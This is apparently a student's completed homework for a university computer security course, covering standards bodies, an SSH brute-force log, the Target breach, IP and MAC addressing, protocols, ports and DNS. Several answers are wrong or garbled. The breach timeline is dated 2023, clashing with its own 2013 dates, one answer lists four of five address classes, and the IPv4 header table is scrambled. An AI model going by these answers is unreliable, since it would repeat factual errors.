

Computer and Information Security

(ECE560, Fall 2024, Duke Univ., Prof. Tyler Bletsch)

Homework 1

Name: xxx

Duke NetID: xxx

Instructions - read all carefully:

- **DON'T SCREW UP:** Read each question carefully and be sure to answer all parts. Some questions are a mix of explanation and questions, so pay close attention to where you are being asked for something.
- **COMPUTERS YOU WILL NEED:** We'll use the computers described below.
 - Using the Duke VCM service, create two VMs:
 - VCM "ECE 560 F24 Ubuntu 22.04": this is your **Linux VM**.
 - VCM "ECE 560 F24 Win10": this is your **Windows VM**.
 - We'll refer to your own machine on Duke wifi as your **personal computer**; this may be Windows, Linux, or Mac.
- **WRITTEN PORTION DIRECTIONS:**
 - This assignment is designed to be copied into a new document so you can answer questions inline (either as a Google doc or in a local word processor).
 - This assignment should be submitted as a **PDF through Gradescope**.
 - When you submit, the tool will ask you to mark which pages contain which questions. This is easiest if you avoid having two questions on one page and keep the large question headers intact. Be sure to mark your answer pages appropriately.
Staff reserves the right to penalize submissions that flagrantly fail to do this.
 - We're looking for **synthesis of understanding**: That you can demonstrate understanding via novel thought. So if I ask "Explain what DNS is", an optimal answer will be a description of the *what*, *why*, and *how* of DNS in your own words. Answers which simply quote or closely paraphrase will not receive credit.
 - **Many questions will require research on your part.** The answers will often not be in the slides.
 - Follow directions carefully! For long/complex questions, the actions or items you need to submit are marked in **cyan**.
- **PROGRAMMING PORTION DIRECTIONS:**
 - There is a small programming project in this assignment; **your code for this will be submitted as a separate file** via the **Canvas assignment facility**. See the question itself for details.
- **CITE YOUR SOURCES:** Make sure you document any resources you may use when answering the questions, including classmates and the textbook. Please use authoritative sources like RFCs, ISOs, NIST SPs, man pages, etc. for your references. Written answers should be in your own words. Long quotes or copy/paste from a source are not accepted because I want to hear from you.

This assignment contains material adapted from work by Samuel Carter (NCSU).

Question 1: Internet Standards (4 points)

In Chapter 0 and Appendix C of the course textbook, we begin to look at technology standards and standard-setting organizations. Various organizations are involved in the development of standards related to data and computer communications. It is important to understand who the major organizations are and the standards they are responsible for. These standards bodies will be heavily referenced throughout the course and can be useful references when trying to understand different security technologies. **Give a short description of each organization, its key primary responsibilities around standards, and an example of a security-related standard that it has developed.**

a. [NIST](#)

Description: NIST stands for *The National Institute of Standards and Technology*, an agency of US Department of Commerce.

Key primary responsibilities around standards: It sets standards in the form of *Federal Information Processing Standards* (FIPS) that are not only for government use, but also widely used in the industry.

Example: AES, DES

b. [ISOC](#) and [IETF](#)

Description: ISOC stands for *The Internet Society*, an nonprofit organization in the US for internet design and management, and IETF stands for *Internet Engineering Task Force* and is under ISOC.

Key primary responsibilities around standards: ISOC sets standard for internet design and management, which IETF does actual work for standard development for protocol engineer in internet.

Example: RFC, HTTP

c. [ITU-T](#)

Description: ITU-T stands for *International Telecommunication Union Telecommunication Standardization Sector*, part of *The International Telecommunication Union* (ITU).

Key primary responsibilities around standards: ITU-T sets standard for end-to-end telecommunication connections on a worldwide basis.

Example: X.800 series of recommendation (Security Architecture for Open Systems Interconnection)

d. [ISO](#)

Description: ISO stands for *The International Organization for Standardization*, an international agency and nontreaty organization issuing standard on wide range of industries and technologies.

Key primary responsibilities around standards: It sets ISO standards to promote standardization and facilitate international exchange on goods and services.

Example: ISO 27002 (Code of Practice for Information Security Management)

e. [ICANN](#)

Description: ICANN stands for *Internet Corporation for Assigned Names and Numbers*, a non-profit organization that manages the naming system of the internet.

Key primary responsibilities around standards: oversees the management of IP addresses and domain names.

Example: DNSSEC Standards

f. [IEEE](#)

Description: IEEE stands for *The Institute of Electrical and Electronics Engineers*, a professional association for setting standards particularly in electronics and computing.

Key primary responsibilities around standards: Developing technical standards for computer networks, telecommunications and other electronic-related fields.

Example: IEEE 802.11 2.4GHz Wi-Fi standard

g. [W3C](#)

Description: W3C stands for *The World Wide Web Consortium*, an international organization to set standards for the development of web.

Key primary responsibilities around standards: Developing web standards, web security standards and promote accessibility.

Example: HTML, CSS

Question 2: A Model for Computer Security (6 points)

Logwatch is a tool that sends summaries of Linux system logs to an administrator for review. Examine the sshd authentication failures from the Logwatch report below from Prof. Bletsch's actual personal home media server. This list reflects a single day's traffic:

```
##### Logwatch 7.4.2 (02/27/16) #####
Processing Initiated: Tue Aug 14 17:14:03 2018
Date Range Processed: yesterday
                      ( 2018-Aug-13 )
                      Period is day.
Detail Level of Output: 0
Type of Output/Format: stdout / text
Logfiles for Host: doc
#####

----- pam_unix Begin -----

sshd:
Authentication Failures:
root (221.194.47.239): 339 Time(s)
root (122.226.181.166): 294 Time(s)
root (115.238.245.8): 258 Time(s)
root (221.194.44.232): 237 Time(s)
root (221.194.47.236): 222 Time(s)
root (115.238.245.4): 212 Time(s)
root (115.238.245.14): 200 Time(s)
root (121.18.238.115): 193 Time(s)
root (112.85.42.196): 192 Time(s)
root (221.194.44.211): 180 Time(s)
root (115.238.245.2): 162 Time(s)
root (112.85.42.201): 144 Time(s)
root (221.194.47.233): 122 Time(s)
root (122.226.181.164): 105 Time(s)
root (122.226.181.165): 90 Time(s)
root (119.249.54.217): 73 Time(s)
root (121.18.238.123): 57 Time(s)
root (122.226.181.167): 54 Time(s)
unknown (212.83.137.197): 40 Time(s)
root (221.194.47.221): 39 Time(s)
unknown (91.121.147.228): 14 Time(s)
root (212.83.137.197): 10 Time(s)
unknown (82.99.244.68): 7 Time(s)
unknown (121.78.144.178): 7 Time(s)
unknown (188.167.160.166): 6 Time(s)
unknown (190.202.114.106): 6 Time(s)
(Listing continues for another ~300 lines)
```

Answer the following questions by mapping each of the security concepts in Figure 1.2 from the textbook to the data in the Logwatch report.

1. What is the **asset** we wish to protect?
The SSHD service, which allows for secure remote management of the server, including credentials.
2. Who are the **owners** of the asset?
The owners of the asset are the administrators *and* users who have authorized access to the server.
3. What is the **risk**?
The risk is that unauthorized access (unknown) could be gained by attackers through repeated SSH login attempts. This could lead to compromise of the media server, data breaches, or loss of service availability.
4. Who is the potential **threat agent**?
The threat agents are potential hackers attempting to gain unauthorized access by brute-forcing the SSH login for the root user from various IP addresses.
5. What are possible **countermeasures** (prevention, detection, and recovery) to reduce the risk for this threat?
Prevention: Implement limit on SSH login attempts, restrict SSH access to specific IP addresses or ranges, use public-private key to login in instead of password
Detection: Monitor logs regularly for failed login attempts and other suspicious activities.
Recovery: Regularly update and patch the server software to prevent exploits. Do server backup to help recover the server even if it is compromised.
6. Using an online IP address locator, for each of the five highlighted entries in the LogWatch report, find what country and country code did each **threat agent** appear to originate from. What [Regional Internet Registry](#) are each of the **threat agents** from?
 - 221.194.47.239
 - Country: China
 - Country code: CN
 - Regional Internet Registry: APNIC
 - 91.121.147.228
 - Country: France
 - Country code: FR
 - Regional Internet Registry: RIPE NCC
 - 82.99.244.68
 - Country: Iran, Islamic Republic of
 - Country code: IR
 - Regional Internet Registry: RIPE NCC
 - 188.167.160.166
 - Country: Slovakia
 - Country code: SK
 - Regional Internet Registry: RIPE NCC

- 190.202.114.106
 - Country: Venezuela
 - Country code: VE
 - Regional Internet Registry: LACNIC

Question 3: Threats and Attacks (12 points)

Review the following blog posts by Brian Krebs on <https://krebsonsecurity.com/> related to the 2013 Target Data Breach.

- [Sources: Target Investigating Data Breach](#)
- [Who's Selling Credit Cards from Target?](#)
- [A First Look at the Target Intrusion, Malware](#)
- [A Closer Look at the Target Malware, Part II](#)
- [New Clues in the Target Breach](#)
- [Target Hackers Broke in Via HVAC Company](#)
- [Email Attack on Vendor Set Up Breach at Target](#)

You may also refer to [other articles in the series](#) as needed.

Give a summary of the overall Target data breach including major timelines of the breach.

November 27, 2023: Attackers install malicious software on point-of-sale (POS) devices.

December 2, 2023: The malware began transmitting payloads of stolen data to a FTP server of what appears to be a hijacked website. The cyber criminals behind the attack used a virtual private server (VPS) located in Russia to download the stolen data from the FTP. They continued to download the data over 2 weeks for a total of 11 GBs of stolen sensitive customer information.

December 12, 2023: Target was informed of the data breach by Department of Justice.

December 19, 2023: Target released a statement this morning confirming a breach, saying that 40 million credit and debit card accounts may have been impacted between Nov. 27 and Dec. 15, 2013.

January 12, 2014: Target CEO **Gregg Steinhafel** confirmed that the attackers stole card data by installing malicious software on point-of-sale (POS) devices in the checkout lines at Target stores. A report published by Reuters that same day stated that the Target breach involved memory-scraping malware.

Referring to Section 1.2 of the textbook, describe the threat consequence(s) and type of threat action(s) that caused the consequence(s) for the data breach outlined.

1. **Unauthorized Disclosure:** The main consequence of the Target data breach was the unauthorized disclosure of sensitive information, including payment card details and personal information of customers. Threat actions include 1) Intrusion where an unauthorized entity gains access to sensitive data by circumventing a system's security protections.

2. **Disruption:** Because of the data breach, the normal operation of target payment system is compromised. Target's IT and security teams had to prioritize identifying and removing malware from their POS systems and network. This emergency response effort likely led to a temporary incapacitation or degradation of normal IT functions. Threat actions include 1) Obstruction where the breach led to a severe loss of customer confidence and financial loss. 2) Corruption where the introduction of malware and unauthorized access altered the intended functionality of POS systems, converting them from secure points of transaction into tools for data theft.

3. **Usurpation:** Attacker as the unauthorized entity gains control over system services or functions of POS system. Threat actions include 1) Misappropriation where attackers misappropriated Target's network infrastructure and point-of-sale (POS) systems. By using stolen credentials from a third-party vendor (Fazio Mechanical), the attackers were able to gain unauthorized access to Target's internal network. 2) Misuse where after gaining unauthorized access, the attackers misused Target's POS systems to perform functions that they were not designed for—specifically, capturing and transmitting credit and debit card data to external servers controlled by the attackers.

Question 4: IP Addressing (6 points)

1. What is an IP address?

An IP address is an identifier for each device on the internet, so that the data across the internet can identify and transmit from the origin device to the right device according to provided IP address.

2. Using the command line, determine the public IP address of your VM. Include a screenshot.

```
fg96@vcm-42411:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 152.3.53.95 netmask 255.255.255.0 broadcast 152.3.53.255
    inet6 fe80::250:56ff:fea1:99b0 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:a1:99:b0 txqueuelen 1000 (Ethernet)
    RX packets 7772 bytes 1077351 (1.0 MB)
    RX errors 0 dropped 17 overruns 0 frame 0
    TX packets 1241 bytes 699207 (699.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 128 bytes 24400 (24.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 128 bytes 24400 (24.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

3. What are the two common versions of IP protocols? Show the header for each.

IPv4 and IPv6

0				1				2				3									
0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1
Version				IHL				Type of Service				Total Length									
				Identification				Flags				Fragment Offset									
				Time to Live								Protocol									
				Source Address								Header Checksum									
				Destination Address																	
				Options												Padding					

IPv4 Header (Source: RFC 791 3.1 Internet Header Format)



IPv6 Header (Source: RFC 2460 IPv6 Header Format)

4. How many bits and bytes are in IPv4 and IPv6 addresses? How many possible IP addresses are in IPv4 and IPv6?
 IPv4 address is 32 bits (4 bytes), IPv6 address is 128 bits (16 bytes)
 IPv4 has 2^{32} possible addresses, IPv6 has 2^{128} possible addresses.

5. IP addresses are divided into 5 category classes, which is called classful addressing. What are the 5 different classes of IP addresses and their ranges?
 class A: 1.0.0.0 to 126.255.255.255
 class B: 128.0.0.0 to 191.255.255.255
 class C: 192.0.0.0 to 223.255.255.255
 class D: 224.0.0.0 to 239.255.255.255

6. What is a private IP address? What are the 3 private IP address ranges?
 A private IP address is used for local area network (LAN), often used in routers using Network Address Translation (NAT), where addresses are assigned to devices like printers, PC, smartphones and IoT that connects to local network.

 Class A (10.0.0.0/8): 10.0.0.0 to 10.255.255.255
 Class B (172.16.0.0/12): 172.16.0.0 to 172.31.255.255
 Class C (192.168.0.0/16): 192.168.0.0 to 192.168.255.255

7. Most Duke wifi is in a private IP address pool. Using the command line on your personal computer, determine your IP address (include a screenshot). What private IP address range is it in? Why do you suppose that range was chosen for this environment?

```

media: autoselect
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
options=6460<TS04,TS06,CHANNEL_IO,PARTIAL_CSUM,ZEROINVERT_CSUM>
ether 18:3e:ef:f1:8e:a3
inet6 fe80::c21:3a60:8dee:b098%en0 prefixlen 64 secured scopeid 0xb
inet 10.197.52.159 netmask 0xffff0000 broadcast 10.197.255.255
nd6 options=201<PERFORMNUD,DAD>
media: autoselect
status: active
awdl0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500

```

The IP address is 10.197.52.159. The range is in class A (10.0.0.0/8). The reason for choosing this environment is that Duke University has a lot of network devices that require a significant number of private IP addresses. This extensive range provides flexibility in subnetting, allowing network administrator to further segment the network into smaller subnetwork for better network management.

8. What is the IP address of the router serving your personal computer? Show a screenshot of how you determined this.

```

guofangcheng@guofangengdeAir ~$ traceroute google.com
traceroute: Warning: google.com has multiple addresses; using 142.251.179.100
traceroute to google.com (142.251.179.100), 64 hops max, 40 byte packets
 1 cdf-tel-200-k15-c8500-d-2_10_197_0_2_p1-613.netcom.duke.edu (10.197.0.2)  4.275 ms  6.803 ms  3.839 ms
 2 cdf-tel-200-n15-n3600-pc-1_10_237_253_58_p56-21.netcom.duke.edu (10.237.253.58)  3.800 ms  4.206 ms  3.938 ms
 3 cdf-tel-200-j15-n9500-sc-1_10_238_4_79_p50.netcom.duke.edu (10.238.4.79)  3.718 ms  4.159 ms  3.858 ms
 4 10.238.51.1 (10.238.51.1)  5.977 ms  7.264 ms  6.615 ms
 5 ws-gw-to-duke.ncrn.net (128.109.1.241)  10.451 ms  11.020 ms  11.506 ms
 6 rtp-gw-to-ws-gw.ncrn.net (128.109.9.33)  13.851 ms  17.362 ms  15.302 ms
 7 198.86.53.237 (198.86.53.237)  21.519 ms  19.981 ms  19.180 ms
 8 142.251.252.85 (142.251.252.85)  22.062 ms
   142.251.245.181 (142.251.245.181)  19.056 ms  19.505 ms
 9 192.178.248.38 (192.178.248.38)  20.573 ms
   192.178.242.24 (192.178.242.24)  24.243 ms
   192.178.248.38 (192.178.248.38)  21.025 ms
10 * 72.14.236.229 (72.14.236.229)  20.801 ms *
11 192.178.80.183 (192.178.80.183)  30.031 ms  23.566 ms  23.544 ms
12 172.253.66.221 (172.253.66.221)  23.509 ms
   192.178.75.137 (192.178.75.137)  22.054 ms
   142.251.224.161 (142.251.224.161)  23.888 ms
13 192.178.75.155 (192.178.75.155)  22.548 ms
   142.251.249.243 (142.251.249.243)  21.490 ms
   209.85.253.83 (209.85.253.83)  21.480 ms

```

The first hop indicates that the Hop 1 router address is 10.197.0.2, the router name is cdf-tel-200-k15-c8500-d-2_10_197_0_2_p1-613.netcom.duke.edu.

9. Explain what NAT is and why it is important in the context of IPv4 addressing.

Network Address Translation (NAT) is a process that allows multiple devices on a local network to share a single public IP address to access the internet. The reason for NAT in the context of IPv4 addressing is that the amount of possible IPv4 address is limited (2^{32} minus reserved addresses) while we have a lot of devices these days that need to be connected to the internet. NAT creates more accommodations for those devices, and create a layer of security (because you cannot access a private IP address in the public

internet).

10. Does Duke use NAT? What is your evidence that they do or do not?

Duke use NAT. There are a couple of ways to show that the Duke use NAT.

1. Use traceroute command to see if there is a NAT device in between the traffic from the internal network to external network.

2. Use website to see the actual public IP address and compare it to the IP address we see in the terminal using ifconfig/ipconfig.

11. Some examples of special IP address groups are Multicast, Loopback Address, and Link Local. What are they and their range(s)?

IPv4 multicast address range: 224.0.0.0 to 239.255.255.255 [RFC1112]

IPv4 loopback address range: 127.0.0.0 to 127.255.255.255 [RFC5735]

IPv4 link local address range: 169.254.0.0 to 169.254.255.255 [RFC3927]


12. There are two common ways for a computer to get an IP address: it may be set statically on the computer, or it may request one from the network. What is the latter approach called and how does it work?

The latter approach is called Dynamic Host Configuration Protocol (DHCP), when a device connects to a network, it broadcasts a *DISCOVER* message (destination 255.255.255.255 UDP port 67) to find available DHCP servers, the DHCP servers on the network respond with an *OFFER* message, containing an available IP address and other information. Then the client selects one of the offers and sends a *REQUEST* message to the chosen server, asking to use the offered IP address, after which the DHCP server confirms by sending an *ACK* message, officially assigning the IP address to the client.

Question 5: Physical Addresses (5 points)

1. Explain what a MAC Address is.
MAC stands for Media Access Control, MAC address is a 48-bit physical address burnt into the network card, a globally unique identifier.
2. What are MAC Addresses for your Linux VM? For your personal computer?
The MAC Addresses for my Linux VM is 00:50:56:a1:99:b0
The MAC Addresses for my personal computer is 18:3e:ef:f1:8e:a3
3. How many bits and bytes are in a MAC Address?
48-bits, 6 bytes.
4. What is significant about the first three bytes of a MAC Address?
The first three bytes are known as the Organizationally Unique Identifier (OUI), allowing us to identify the manufacturer of the device.
5. Using the first three bytes of this MAC address of your Linux VM's eth0 interface, give the manufacturer of this NIC (Network Interface Card) as given by the IEEE OUI. We already know it's a VM, but what hypervisor product is hosting the VM?


The manufacturer of this NIC is VMWare as illustrated by the following figure:



Question 6: Networking Protocols (8 points)

1. What is ICMP and what is the common networking tool that uses this protocol? Show the ICMP protocol header.

ICMP (Internet Control Message Protocol) is an error-reporting protocol to report an error in datagram processing. Ping and Traceroute all use ICMP protocol.



(RFC 792)

2. What are TCP and UDP? What is the difference between them? Show the protocol header for each.

Transmission Control Protocol (TCP) is a *connection-oriented* protocol, providing reliable delivery of data packets during the transmission. TCP offers error detection, flow control, and retransmission of lost packets. User Datagram Protocol (UDP) is a *connection-less* protocol. It sends data without establishing a connection and does not do flow control, error control and retransmission and thus does not guarantee the delivery of data; therefore it is suitable for applications requiring low latency such as video streaming.

3. What is ARP and what is it used for?

ARP (Address Resolution Protocol) is a communication protocol that can be used to transform an IP address to a MAC address. ARP allows devices to resolve the MAC address associated with a given IP address, enabling communication between devices on the same network.

4. Explain in detail what a TCP Three Way Handshake is. Show an illustration for the setup AND teardown process of a connection.

The TCP Three Way Handshake is a process to establish a reliable connection between a client and server in network.

The Setup process of a connection consists of 3 steps:

- Synchronize: client initiates the connection by sending a packet with TCP header flags set to SYN. This packet includes an initial segment number (ISN)
- Synchronize-Acknowledge: server receives the packet and sends a SYN-ACK packet, it acknowledges the client's SYN by adding 1 to ISN, and includes a server ISN to the client.
- Acknowledge: client sends an ACK packet with ACK equals to the server's ISN plus 1

back to the server once it receives the SYN-ACK packet from the server.

The teardown process consists of 4 steps:

- Finish (client): client wants to terminate the connection by sending a packet with TCP header flags set to FIN.
- Acknowledge (server): server receives the FIN packet and sends back a packet with TCP header flags set to ACK. At this stage, the server will do some finishing stuff (saving data, do some postprocessing, etc.) before closing the connection.
- Finish (server): after finishing the processing, server then sends its own FIN packet to the client, indicating that it also has finished sending data.
- Acknowledge (client): client acknowledges the server's FIN packet by sending an ACK packet back to the server. The connection is closed.

Question 7: Ports (8 points)

1. Explain what a TCP/UDP port is and give an example.
A TCP/UDP port is a logical endpoint for distinguishing a channel through which data flows to and from applications. For example, 80 is usually used for HTTP services, and 443 is used for HTTPS services.
2. How many bits are in a port number?
A port number is a 16-bit unsigned integer.
3. How many ports numbers are there (what is the range)?
Since the port number is a 16-bit unsigned integer, the range is 0 to 65535.
4. What organization is in charge of registering services with port numbers?
The organization responsible for registering services with port numbers is the **Internet Assigned Numbers Authority (IANA)**.
5. What service commonly runs on the following TCP ports:
 - a. 21: FTP (File Transfer Protocol)
 - b. 22: SSH (Secure Shell)
 - c. 23: Telnet (Telecommunication Network)
 - d. 25: SMTP (Simple Mail Transfer Protocol)
 - e. 53: DNS (Domain Name System)
 - f. 80: HTTP (Hypertext Transfer Protocol)
 - g. 135: RPC (Remote Procedure Call)
 - h. 139: NetBIOS (Network Basic Input/Output System)
 - i. 443: HTTPS (HTTP Secure)
 - j. 445: SMB (Server Message Block)
 - k. 993: IMAPS (Internet Message Access Protocol Secure)
 - l. 1433: Microsoft SQL Server
 - m. 3306: MySQL
 - n. 3389: RDP (Remote Desktop Protocol)

Question 8: DNS (8 points)

1. Explain what DNS is.

The Domain Name System (DNS) is a naming system used to transform a human-readable domain name to a numerical IP address.

2. Name two programs you can use to get information from a DNS server.

nslookup: A command-line tool that allows users to query DNS servers for information about domain names and IP addresses.

dig: A powerful command-line tool for querying DNS name servers, dig provides detailed information about DNS records and is widely used for troubleshooting DNS issues

3. What is the default TCP/UDP port used by DNS?

53

4. What is the domain for Duke and the subdomain for the ECE department?


Duke: duke.edu (152.3.72.104)

ECE: ece.duke.edu (152.3.72.31)

Quick side thing: Fix a dumb Windows security issue

We're about to use our Windows VM for the first time. By default, Windows does something mind-bogglingly stupid and bad: hiding filename extensions. If you're doing anything more with the computer than emailing grandma, this is infuriating, and can easily lead to security issues like the classic *masquerading EXE*: a malware "CatPicture.jpg.exe" will just show as "CatPicture.jpg", making the user think it's safe to run.

On your Windows VM (and on all Windows machines you touch until you die),
turn on filename extensions in explorer:



Question 9: Network Traffic Analysis with Wireshark (4 points)

Network analysis is the process of capturing network traffic and inspecting it closely to determine what is happening on the network. A network analyzer decodes, or dissects, the data packets of common protocols and displays the network traffic in human-readable format. Throughout this course we will be analyzing and inspecting a significant amount of network traffic. It is important that you become familiar with the tools that will allow you to capture and analyze network traffic. For this problem, we will be using a security tool called [Wireshark](#).


Log into your Windows VM server. Download and install Wireshark. Use Wireshark to capture some network traffic on the public interface and display some contents of the traffic you captured.

Notes:

- For capturing: Click Capture, Options, and click select interface with the public IP.
- Use a capture filter “not (tcp port 3389) and tcp” on the selected network interface. This will filter out RDP traffic, which is how you’re viewing the Windows GUI.
- Note: By default, you’ll only be sniffing this machine’s traffic. To do otherwise is to enter *promiscuous mode* which you should not do (it is both not ethical in this shared environment, and not likely to succeed given the network configuration).

